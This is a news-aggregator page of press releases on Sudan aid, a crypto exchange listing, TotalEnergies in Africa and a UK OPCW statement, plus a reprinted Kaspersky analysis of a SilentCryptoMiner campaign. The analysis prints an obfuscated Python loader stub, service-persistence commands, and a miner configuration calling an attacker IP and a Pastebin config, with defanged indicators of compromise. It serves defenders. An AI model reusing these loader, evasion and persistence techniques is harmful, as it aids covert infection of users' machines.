NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Africa

  • MIL-OSI United Nations: IOM and IHP Expand Humanitarian Hub in Chad to Aid 220,000 Amid Sudan Crisis

    Source: International Organization for Migration (IOM)

    Farchana/ Geneva, 5 March 2025 – The International Organization for Migration (IOM) and the International Humanitarian Partnership (IHP) completed this week the expansion of the humanitarian hub in Farchana, Chad, in a move that will enable as many as 220,000 more people impacted by the escalating crisis in Sudan to receive help.

    The expanded operational and accommodation capacity at the hub will strengthen cross-border interagency humanitarian operations for Sudan, the world’s worst displacement crisis. The expansion comes at a critical time, as the humanitarian crisis in Sudan continues to worsen, with the urgent need for food, shelter, healthcare, and protection at an all-time high. According to recent figures, nearly nine million people in the Darfur region alone require immediate assistance.

    “With the strengthened cross-border operations, IOM has already reached over 82,000 people in Darfur with critical humanitarian aid, and with the expansion of the Farchana hub, we are poised to provide life-saving assistance to an additional 220,000 people in the coming months,” said Pascal Reyntjens, IOM Chief of Mission in Chad. “The hub also enables greater collaboration between humanitarian actors, development agencies, and the government, which is essential for a comprehensive and sustainable response.”

    Since April 2023, more than 11.5 million people have been displaced within Sudan, and an additional 3.5 million have fled across borders, including an estimated 930,000 people who have crossed from Sudan into Chad. The crisis has created unprecedented humanitarian needs in Sudan and neighbouring countries, and the inter-agency humanitarian hub in Farchana, established jointly by IOM and IHP, plays a critical role in coordinating and supporting these cross-border efforts.

    The expansion includes office space, accommodations and other infrastructure that will help increase the operational capabilities of humanitarian organisations working in hard-to-reach field locations in Sudan. These enhancements enable international and national Non-Governmental Organizations (NGOs) and UN agencies to further scale up cross-border operations from Chad into Darfur, where humanitarian needs are rapidly escalating.

    “Establishing a functional compound in eastern Chad was no small feat. The harsh climate, logistical constraints, and remote location pushed our team to its limits,” said Bram Krieps, IHP team leader during the 2024 operation. “But through the strength of IHP’s partnership and the determination of our experts, we turned a challenging environment into a secure and operational base that supports humanitarian cross-border efforts on the ground.”

    Note to editor

    The Farchana humanitarian hub, established in February 2024 with generous support from the governments of Luxembourg, Sweden and Germany through the IHP mechanism, serves as a vital coordination centre for 26 international and national NGOs and UN agencies facilitating cross-border aid delivery into the Darfur region of Sudan. Since its inception, the hub has supported 13 UN agencies, 31 international NGOs, one national NGO, and a government partner in their efforts to reach those most in need.

    Managed by IOM, the expanded humanitarian hub is part of a network of 17 inter-agency humanitarian hubs. These hubs, located across four countries, provide essential office, warehousing and accommodation space for over 1,660 humanitarian personnel, playing a crucial role in facilitating coordinated responses to humanitarian crises worldwide.

    For further information, please contact:

    From IOM:

    In Chad: Christina van Hooreweghe,  iomchadpublicinfo@iom.int

    In Sudan: Lisa George, lgeorge@iom.int

    In Cairo: Joe Lowry, jlowry@iom.int

    In Geneve: Kennedy Okoth, kokoth@iom.int

    From IHP:

    Max Steffen, max.steffen@cgdsi.lu

    MIL OSI United Nations News –

    March 5, 2025
  • MIL-OSI: MEXC Launches Roam (ROAM) with Spot and Futures Trading, Offering 76,000 ROAM & 66,000 USDT to Drive Decentralized Connectivity

    Source: GlobeNewswire (MIL-OSI)

    VICTORIA, Seychelles , March 05, 2025 (GLOBE NEWSWIRE) — MEXC, the world’s leading cryptocurrency trading platform, announced the listing of the Roam (ROAM) on both spot and futures markets, scheduled for March 6, 2025, at 10:00 (UTC). The launch on MEXC will be accompanied by Airdrop+ rewards of 76,000 ROAM & 66,000 USDT.

    Unleashing Roam: MEXC Supports the Future of Decentralized Connectivity and Blockchain-Powered WiFi

    Roam is redefining internet connectivity by merging blockchain technology with decentralized networking. Designed as a global WiFi network, Roam enables seamless roaming across locations while prioritizing security, privacy, and user incentives. Every connection and check-in within the network earns users rewards, fostering an ecosystem of engaged participants. At its core, Roam leverages OpenRoaming protocols and enterprise-grade components to provide a secure, high-quality internet experience. With the introduction of Roam Miner, users can further benefit from crypto mining, while Roam Tokens facilitate staking and rewards, integrating financial incentives with real-world connectivity.

    By listing Roam, MEXC underscores the growing synergy between blockchain, decentralized infrastructure, and real-world applications. With deep liquidity, seamless market access, and dedicated trading support, MEXC provides the ideal platform for Roam to expand adoption and drive the future of decentralized internet access.

    Celebrate the ROAM Launch with a prize pool of 76,000 ROAM & 66,000 USDT

    MEXC continues its commitment to supporting innovative blockchain projects with the listing of Roam (ROAM). The ROAM/USDT spot trading market will go live in the Innovation Zone on March 6, 2025, at 10:00 (UTC), followed by the launch of ROAM USDT perpetual futures at 10:10 (UTC), offering up to 50x leverage in both cross and isolated margin modes.

    To celebrate the official listing of $ROAM on MEXC, a 76,000 ROAM & 66,000 USDT reward pool will be available through a series of exclusive activities starting March 5, 2025, at 10:00 (UTC). Participants, both new and experienced, will have the opportunity to engage with Roam, explore its potential, and win ROAM, USDT bonuses, and other exciting rewards while contributing to the future of blockchain-powered connectivity.

    These activities include:
    Event 1: Deposit to Share 64,000 ROAM & 16,000 USDT (New User Exclusive).
    Event 2: Futures Challenge — Trade to Share 50,000 USDT in Futures Bonuses.
    The top 2,000 users with trading volumes over 20,000 USDT will share the reward pool, with individual rewards of up to 5,000 USDT.
    Event 3: Invite New Users and Share 12,000 ROAM.
    Event 4: Spread the Word and Win 2,000 ROAM in Bonus.

    Your Easiest Way to Trending Tokens

    MEXC aims to become the go-to platform offering the widest range of valuable crypto assets. The platform has grown its user base to 32 million by offering a diverse selection of tokens, high-frequency airdrops, competitive fees, and comprehensive liquidity. In 2024, MEXC launched a total of 2,376 new tokens, including 1,716 initial listings and 605 memecoins, with total airdrop rewards exceeding $136 million.

    About MEXC

    Founded in 2018, MEXC is committed to being “Your Easiest Way to Crypto”. Serving over 32 million users across 170+ countries, MEXC is known for its broad selection of trending tokens, frequent airdrop opportunities, and low trading fees. Our user-friendly platform is designed to support both new traders and experienced investors, offering secure and efficient access to digital assets. MEXC prioritizes simplicity and innovation, making crypto trading more accessible and rewarding.
    MEXC Official Website| X | Telegram |How to Sign Up on MEXC

    Contact:
    Lucia Hu
    PR Manager
    lucia.hu@mexc.com

    Disclaimer: This content is provided by MEXC. The statements, views, and opinions expressed in this content are solely those of the content provider and do not necessarily reflect the views of this media platform or its publisher. We do not endorse, verify, or guarantee the accuracy, completeness, or reliability of any information presented. This content is for informational purposes only and should not be considered financial, investment, or trading advice. Investing in crypto and mining related opportunities involves significant risks, including the potential loss of capital. Readers are strongly encouraged to conduct their own research and consult with a qualified financial advisor before making any investment decisions. However, due to the inherently speculative nature of the blockchain sector–including cryptocurrency, NFTs, and mining–complete accuracy cannot always be guaranteed. Neither the media platform nor the publisher shall be held responsible for any fraudulent activities, misrepresentations, or financial losses arising from the content of this press release.

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/f7c5199a-8138-4512-92d3-f33f4979eced

    The MIL Network –

    March 5, 2025
  • MIL-OSI Africa: TotalEnergies’ Mike Sangster to Headline Invest in African Energy Forum in Paris

    Source: Africa Press Organisation – English (2) – Report:

    PARIS, France, March 5, 2025/APO Group/ —

    Mike Sangster, Senior Vice President for Africa at TotalEnergies, will deliver a keynote address at the Invest in African Energy (IAE) Forum in Paris this May. Sangster will also participate in an exclusive fireside chat, offering critical insights into the company’s vision for Africa’s energy future, its ongoing projects and the evolving role of oil and gas in the continent’s energy mix.

    TotalEnergies continues to drive oil and gas development across Africa, with a strong focus on both emerging and mature markets. In Namibia, the company is advancing its Venus-1 discovery, targeting first oil by the decade’s end, with an FID expected in early 2026 for a development producing 150,000 barrels per day. TotalEnergies is also exploring additional prospects in the Orange Basin, having recently drilled the Marula-1X and Tabmoti-1X wells. In the Republic of Congo, the company is investing $600 million to expand deepwater production at the Moho Nord field, while in Libya, it plans to complete an onshore exploration project and lead new drilling campaigns in the Waha and Sharara fields in 2025.

    IAE 2025 (www.Invest-Africa-Energy.com) is an exclusive forum designed to facilitate investment between African energy markets and global investors. Taking place May 13-14, 2025 in Paris, the event offers delegates two days of intensive engagement with industry experts, project developers, investors and policymakers. For more information, please visit www.Invest-Africa-Energy.com. To sponsor or participate as a delegate, please contact sales@energycapitalpower.com.

    Meanwhile, TotalEnergies is expanding its gas processing and midstream infrastructure across Africa, strengthening its role in the continent’s evolving energy landscape. In Mozambique, the company is progressing with the Mozambique LNG project, a $20 billion development expected to secure renewed financial backing from export credit agencies. I Uganda, TotalEnergies is gearing up for first oil from its Tilenga field in 2025, with crude transported via the East African Crude Oil Pipeline (EACOP). Once operational, EACOP will be the longest heated crude oil pipeline globally, significantly enhancing East Africa’s ability to monetize its hydrocarbon resources and attract further investment into the region’s energy sector.

    TotalEnergies is also expanding its renewable energy footprint in Africa through strategic investments in solar, wind, hydropower and green hydrogen. The company is advancing its 500 MW Sadada solar project in Libya and acquired Scatec’s hydropower portfolio on the continent in July 2024, including the 250 MW Bujagali Hydropower Plant in Uganda and stakes in projects in Malawi, Rwanda and the DRC. In South Africa, TotalEnergies is constructing a 216 MW solar plant with battery storage, along with a 140 MW wind farm and a 120 MW solar facility, set to supply green electricity to Sasol’s industrial operations. In Morocco, the company is developing the Chbika project, a 1 GW wind and solar farm designed to produce 200,000 metric tons of green ammonia annually for export to Europe. These initiatives align with TotalEnergies’ strategy to integrate renewables into its portfolio while supporting Africa’s energy transition.

    Sangster’s participation at IAE 2025 comes at a pivotal time for Africa’s energy sector, as investors and policymakers navigate a shifting global energy landscape. His keynote address and fireside chat will provide valuable perspectives on the role of private investment in African energy, strategies for unlocking new upstream opportunities and how TotalEnergies is adapting to the continent’s long-term energy needs.

    MIL OSI Africa –

    March 5, 2025
  • MIL-OSI Economics: Undercover miner: how YouTubers get pressed into distributing SilentCryptoMiner as a restriction bypass tool

    Source: Securelist – Kaspersky

    Headline: Undercover miner: how YouTubers get pressed into distributing SilentCryptoMiner as a restriction bypass tool

    In recent months, we’ve seen an increase in the use of Windows Packet Divert drivers to intercept and modify network traffic in Windows systems. This technology is used in various utilities, including ones for bypassing blocks and restrictions of access to resources worldwide. Over the past six months, our systems have logged more than 2.4 million detections of such drivers on user devices.

    Dynamics of Windows Packet Divert detections (download)

    The growing popularity of tools using Windows Packet Divert has attracted cybercriminals. They started distributing malware under the guise of restriction bypass programs and injecting malicious code into existing programs.

    Such software is often distributed in the form of archives with text installation instructions, in which the developers recommend disabling security solutions, citing false positives. This plays into the hands of attackers by allowing them to persist in an unprotected system without the risk of detection. Most active of all have been schemes for distributing popular stealers, remote access tools (RATs), Trojans that provide hidden remote access, and miners that harness computing power to mine cryptocurrency. The most commonly used malware families were NJRat, XWorm, Phemedrone and DCRat.

    Blackmail as a new infection scheme

    We recently uncovered a mass malware campaign infecting users with a miner disguised as a tool for bypassing blocks based on deep packet inspection (DPI). The original version of the tool is published on GitHub, where it has been starred more than 10,000 times. There is also a separate project based on it that is used to access Discord and YouTube.


    According to our telemetry, the malware campaign has affected more than 2,000 victims in Russia, but the overall figure could be much higher. One of the infection channels was a YouTuber with 60,000 subscribers, who posted several videos with instructions for bypassing blocks, adding a link to a malicious archive in the description. These videos have reached more than 400,000 views. The description was later edited and the link replaced with the message “program does not work”.


    The link pointed to the malicious site gitrok[.]com, which hosted the infected archive. The counter at the time of posting the video showed more than 40,000 downloads.


    Later, in discussions in the tool’s original repository, we found messages about a new distribution scheme: attackers under the guise of the tool developers sent strikes about the videos with instructions for bypassing restrictions. Next, the attackers threatened the content creators under the pretext of copyright infringement, demanding that they post videos with malicious links or risk shutdown of their YouTube channels.

    Translation:

    Hi, I have a question about YouTube strikes on the use of open-source code from the repository [REDACTED].
    I created a tutorial video using materials from this repository, since it was publicly available on GitHub, and the video was non-commercial. But I still got hit with a YouTube strike for demonstrating the code.
    I’d like to know if it’s the authors themselves or someone on their behalf who send the strikes? Or is it just a misunderstanding?

    This way, the scammers were able to manipulate the reputation of popular YouTubers to force them to post links to infected files.


    Example of a fraudulent message asking a YouTuber to post a link to a malicious site

    Translation:

    Official website: https://gitrok.com
    All traffic should be now directed strictly to this site. GitHub remains solely a repository for developers.
    If you have social networks where you’ve advertised [REDACTED], please publish a new post with a mention of our official website, and note that you can now download [REDACTED] only from there.

    YouTuber complaints about cybercriminal activity

    Translation:

    Dear program developer @[REDACTED] YouTubers who showed how the program works and helped people unblock YouTube in Russia are having problems with scammers handing out strikes and threatening to delete these creators’ channels. They force you to shoot 2 more videos for your channel so that if anything happens they can send 2 more strikes, then it’s 3 strikes and you’re out – Google will delete the channel. YouTubers feel pressured to give in to the scammers’ demands to save their channels. But that only makes things worse.

    SCAMMERS FORCE YOUTUBERS TO SHOOT VIDEOS OF THEIR PROGRAM, THAT’S WHY I DON’T HAVE A SINGLE YOUTUBE VIDEO OF THIS PROGRAM…

    In addition, we found a Telegram channel actively distributing the malicious build and a video tutorial on a YouTube channel with 340,000 subscribers.

    And in December 2024, users reported the distribution of a miner-infected version of the same tool through other Telegram and YouTube channels, which have since been shut down.

    Infected archive

    All the discovered infected archives contained one additional executable file, while the original start script general.bat had been modified to run this file using PowerShell. In one version, if the security solution on the victim’s device deleted the malicious file, the modified start script displayed the message “File not found, disable all antiviruses and re-download the file, that will help!” to persuade the victim to run the malicious file, bypassing protection:

    Contents of the original (left) and modified (right) general.bat start script

    The malicious executable is a simple loader written in Python and packed into an executable application using PyInstaller. In some cases, the script has been additionally obfuscated using the PyArmor library.

    1

    2

    3

    4

    5

    6

    7

    8

    9

    10

    11

    12

    13

    14

    15

    16

    import os

    import subprocess

    import sys

    import ctypes

    import base64

    import tempfile

    import urllib.request as urllib

    import datetime

    import time

    import psutil

    import base64

    import binascii

    cmb8F2SLqf1 = ‘595663786432497a536a424…335331453950513d3d’

    decoded_hex = bytes.fromhex(cmb8F2SLqf1).decode()

    step1 = base64.b64decode(decoded_hex).decode()

    exec(base64.b64decode(step1).decode())

    Example of the unpacked loader

    The loader retrieves the URL of the next-stage payload from a hardcoded path on one of two domains: canvas[.]pet or swapme[.]fun. After the download, it saves the payload named t.py in a temporary directory and runs it.

    Note that the payload can be downloaded only from Russian IP addresses, indicating that the malware campaign was aimed at users in Russia.

    Second-stage malware loader

    The next stage of the infection chain was a custom Python loader based on open-source code snippets. Below are the execution steps for this script:

    1. Scanning the current environment for artifacts of running on a virtual machine or in a sandbox. The loader compares system data (computer and user names, MAC addresses, unique disk identifiers (HWID), GPU parameters, etc.) with predefined lists of values used by virtual environments.
    2. Adding the AppData directory to Microsoft Defender exclusions.
    3. GET request to http://193.233.203[.]138/WjEjoHCj/t. Depending on the response ( true/false) and the specified probability, the script either downloads the executable file from the server at http://9x9o[.]com/q.txt, or uses a hardcoded block of data in Base64 format. The resulting file is saved at %LocalAppData%driverpatch9t1ohxw8di.exe.
    4. Modifying the payload. The executable file just written to disk is modified by appending random blocks of data to the end until it reaches 690 MB in size. This technique is used to hinder automatic analysis by antivirus solutions and sandboxes.
    5. Gaining persistence in the system. The loader creates a service named DrvSvc and sets its description to that of the legitimate Windows Image Acquisition (WIA) service:

      svc_name = “DrvSvc”

      svc_desc = “Launches applications associated with still image acquisition events.”

      cmd_create = f‘sc create {svc_name} binPath= “{exe_path}” start= auto’

      cmd_desc = f‘sc description {svc_name} “{svc_desc}”‘

    SilentCryptoMiner

    The downloaded di.exe is a SilentCryptoMiner sample based on the open-source miner XMRig. This is a covert miner able to mine multiple cryptocurrencies (ETH, ETC, XMR, RTM and others) using various algorithms. For stealth, SilentCryptoMiner employs process hollowing to inject the miner code into a system process (in this case, dwm.exe). The malware is able to stop mining while the processes specified in the configuration are active. It can be controlled remotely via a web panel. The miner is coded to scan for indicators of running in a virtual environment and check the size of the executable itself, which must be at least 680 MB and no more than 800 MB – this is how the attackers make sure that the miner was run by the above-described loader.


    The miner configuration is Base64-encoded and encrypted using the AES-CBC algorithm with the key UXUUXUUXUUCommandULineUUXUUXUUXU and the initialization vector UUCommandULineUU. It has many parameters, including: the algorithm and URL for mining; a list of programs which upon execution cause the miner to temporarily stop and free its resources; a link to the remote configuration that the miner will receive every 100 minutes.

    1

    2

    3

    4

    5

    6

    —algo=rx/0  —url=150.241.93[.]90:443 —user=“JAN2024” —pass=“JAN2024” —cpu–

    max–threads–hint=20 —cinit–remote–config=“https://pastebin.com/raw/kDDLXFac” —

    cinit–stealth–

    targets=“Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe” —

    cinit–version=“3.2.0” —tls —cinit–idle–wait=4 —cinit–idle–cpu=30 —cinit–

    id=“uvduaauhlrqdhmpj”

    The campaign makes use of the Pastebin service to store configuration files. We detected several accounts distributing such files.

    Takeaways

    The topic of restriction bypass tools is being actively exploited to distribute malware. The above campaign limited itself to distributing a miner, but threat actors could start to use this vector for more complex attacks, including data theft and downloading other malware. This underscores once again that, while such tools may look enticing, they pose a serious threat to user data security.

    Indicators of compromise

    Infected archives

    574ed9859fcdcc060e912cb2a8d1142c
    91b7cfd1f9f08c24e17d730233b80d5f

    PyInstaller loaders

    9808b8430667f896bcc0cb132057a683
    0c380d648c0c4b65ff66269e331a0f00

    Malicious Python scripts

    1f52ec40d3120014bb9c6858e3ba907f
    a14794984c8f8ab03b21890ecd7b89cb

    SilentCryptoMiner

    a2a9eeb3113a3e6958836e8226a8f78f
    5c5c617b53f388176173768ae19952e8
    ac5cb1c0be04e68c7aee9a4348b37195

    Malicious domains and IPs

    hxxp://gitrok[.]com
    hxxp://swapme[.]fun
    hxxp://canvas[.]pet
    hxxp://9x9o[.]com
    193.233.203[.]138
    150.241.93[.]90

    MIL OSI Economics –

    March 5, 2025
  • MIL-OSI United Kingdom: Statement to the 108th Session of the Executive Council of the OPCW

    Source: United Kingdom – Executive Government & Departments

    Speech

    Statement to the 108th Session of the Executive Council of the OPCW

    Statement to the 108th Session of the Executive Council of the Organisation for the Prohibition of Chemical Weapons, by Her Excellency Joanna Roper, Permanent Representative of the United Kingdom of Great Britain and Northern Ireland

    Mr Chairperson, Director General, Excellencies, Distinguished Delegates,

    Let me start by extending my thanks to His Excellency, Director General Fernando Arias, for his comprehensive report demonstrating the significant and increasing demands on this organisation and the progress he has made. I would also like to thank His Excellency, Ambassador Terán Parral for chairing this session and for his excellent leadership of the Executive Council since May 2023.

    Mr Chairperson,

    At long last, with the collapse of the Assad regime, Syria is now in a position to take a fresh approach to its engagement with the OPCW and finally close the file on the chemical weapons programme. This is an opportunity that few could have imagined 12 months ago.

    We welcome commitments made by Syria’s Interim Authorities to cooperate with the Technical Secretariat and international community to this end. We warmly welcome the DG’s report of his recent visit and note on the way forward. We look ahead to the rapid deployment of OPCW technical teams on the ground to help Syria deliver a full, complete and accurate declaration; and to start destruction. And I would like to thank the Permanent Representative of Qatar for representing Syria’s interests at the OPCW since December so effectively. 

    After more than a decade, we are urging Syria to turn the page on the horrific legacy of Assad’s chemical weapons programme and we must support it to do so. We call on States Parties to support the Technical Secretariat and the Syrian Arab Republic to complete the job of destroying the Assad Regime’s chemical weapons. The UK has recently announced additional funding for the OPCW’s Syria Missions – we have given a total of more than £1m to the OPCW’s Syria Trust Fund over the past year. And yesterday, Mr Chairperson, I sent a letter to the Director General, confirming that we will provide a comprehensive offer of practical support to him and his team later this month.

    Mr Chairperson,

    I wish that I could reflect positive progress on other states of concern. Russia continues to undermine the Chemical Weapons Convention. It is now three years since Russia started a war of aggression against Ukraine – a brutal attack on the sovereignty, political independence and territorial integrity of a democratic state. As my Prime Minister said last week: “For three years we have been united in opposition to Russia’s barbaric invasion. And for three years we have been full of admiration for the incredible response of the Ukrainian people.”

    Let there be no doubt, UK support to Ukraine will remain steadfast.

    Russia continues to use chemical weapons in Ukraine. We note the conclusions of the Technical Secretariat’s most recent Technical Assistance Visit report issued on 14 February. This report confirmed the presence of CS gas in samples taken from three separate incidents in Ukraine, establishing a pattern of violations of the CWC across a wide geographic area. There must now be attribution for such attacks, and the perpetrators must be held to account.

    We must not forget Russia has form in regularly violating international law concerning chemical weapons. Seven years ago today, on 4 March 2018, Russia deployed Novichok nerve agent on the streets of the United Kingdom. This attack resulted in the tragic death of Dawn Sturgess. Russia also used Novichok to poison Alexei Navalny in Russia in 2020. 

    Mr Chairperson,

    Russia has set a damaging example. We must defend the fundamental principles of the Chemical Weapons Convention. We are extremely concerned by reports which suggest that the Sudanese Armed Forces have used chemical weapons in Sudan. Sudan, like any other State Party to the Chemical Weapons Convention, must abide by its obligations.

    Mr Chairperson,

    We also welcome the Technical Secretariat’s response to the opportunities and risks of emerging technology. The excellent Morocco AI Conference in October, and the AI Research Challenge, co-funded by the UK, provide a sound foundation for our collective efforts to capture the benefits of new technologies, and to understand the security risks they will pose.

    Mr Chairperson,

    The Director General is critical to the success of this organisation. This body has important work to do over the coming months to find a worthy successor to Director General Arias.  As the British say, they will have big shoes to fill.

    Events in Syria and continuing Russian breaches demonstrate that the OPCW remains central to international security. This Council must provide its unwavering support for every aspect of the OPCW’s work at this critical juncture.

    Updates to this page

    Published 4 March 2025

    MIL OSI United Kingdom –

    March 5, 2025
  • MIL-OSI Economics: Global Leaders Convene in Rome for the 2025 IDEAS-NDB Conference on Evaluation for Transformational Change

    Source: New Development Bank

